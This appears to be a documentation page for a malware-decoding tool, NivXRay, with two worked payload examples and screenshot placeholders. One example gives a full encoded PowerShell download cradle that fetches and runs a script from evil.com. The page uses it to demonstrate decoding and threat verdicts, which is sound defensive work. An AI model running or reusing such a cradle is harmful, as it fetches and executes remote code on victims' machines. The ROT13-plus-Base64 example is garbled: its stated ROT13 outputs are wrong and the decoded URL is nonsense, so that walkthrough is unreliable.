
Screenshot 1 · step_1_a




Screenshot 2 · step_1_b




Screenshot 3 · step_1_c



Screenshot 4 · step_1_tab_flow




Screenshot 5 · step_1_tab_iocs




Screenshot 6 · step_1_tab_lolbas




Screenshot 7 · step_1_tab_mitre



Screenshot 8 · step_1_tab_osint



Screenshot 9 · step_1_tab_ti-hits



Related: [threat_intel_enrichment](#) [investigation_timeline](#) [auto_investigate](#)

◆ Payload Example · Double-Encoded (ROT13 + Base64)

Adversaries sometimes chain two cheap encodings (ROT13 → Base64) to hide from single-shot decoders. NivXRay's recursive Candidate Explorer catches this by scoring every candidate at each stage.

Step 1 — The raw command

Action: Paste this Base64 blob (which ROT13-decodes to a URL):

cGVyZ2N4Ly9uYWlpaWkuYy1yaWZlMj2eS90b2NyLnpycmZzZW56rQ== Note the trailing rQ== is intentional junk — real samples often have padding weirdness.

Expected: Magic hint reads "Base64". You paste and NivXRay's engine starts scoring.

Step 2 — NIVXRAY DECODE (recursive)

Action: Click NIVXRAY DECODE. The engine peels Base64, then notices the result "cerg" / "irysnp"-shaped tokens are ROT13-consistent, and applies ROT13 next.

Expected: OUTPUT = pergc//naiiii.c-rifely/tocre.zrrfsenz → after ROT13 → certc//naveeee.p-verse.by/toce.smmerns (a plausible URL/domain). Chain = 2 stages, Base64 then ROT13.

Step 3 — Open the Candidate Explorer

Action: Toggle SHOW CANDIDATE EXPLORER.


Expected: The winning chain is `base64\_decode → rot13`, but the panel shows why single-shot ROT13 and single-shot Base64 lost (low linguistic score, non-printable ratio).

Step 4 — Correct if the answer looks wrong


Action: If NivXRay picked the wrong ROT-N variant, click CORRECT THIS.

Expected: Correction modal opens with the winning chain pre-populated. Save the truth and (optionally) promote to the regression corpus.

Screenshot 1 · step_1



Screenshot 2 · step_2



Related: [candidate_explorer](#) [base64_decode](#) [rot13](#) [correction_flow](#)

◆ Payload Example · Encoded PowerShell Download-Cradle

The classic "Emotet-style" download-cradle — ``powershell.exe -Enc <UTF-16LE base64>`` invoking ``Net.WebClient.DownloadString``. This is what NivXRay was built to decode in one click.

Step 1 — The raw command

Action: powershell.exe -NoP -NonI -W Hidden -Enc SQBFAFgAKABOAGUAdwAtAE8AYgBqAGUAYwB0ACAATgBIAHQALgBXAGUAYgBDAGwAaQBIAG4AdAApAC4ARABvAHcAbgBsAG8AYQBkAFMAdABYAGkAbgBnACgAJwBoAHQAdABwADoALwAvAGUAdgBpAGwALgBjAG8AbQAvAGEALgBwAHMAMQAnACkA Paste it into the workspace input.

Expected: Character count updates. Magic hint reads "Base64 (UTF-16LE)".

Step 2 — One-click NIVXRAY DECODE

Action: Click NIVXRAY DECODE. The engine picks Base64 → UTF-16LE automatically.

Expected: OUTPUT shows `IEX(New-Object Net.WebClient).DownloadString('http://evil.com/a.ps1')`. Chain = 2 stages.

Step 3 — Read the verdict

Action: Look at the Threat Analysis panel top-right.


Expected: Verdict = ****Malicious**** · Confidence ≥ 0.9 · MITRE T1059.001 (PowerShell) + T1105 (Ingress Tool Transfer).

Step 4 — Enrich the URL


Action: Click the  next to `evil.com` in the IOCS tab.

Expected: VT / OTX / AbuseIPDB verdicts appear inline.

Step 1 · GRAPH + CHAIN — visual evidence




Screenshot 1 · step_1_a



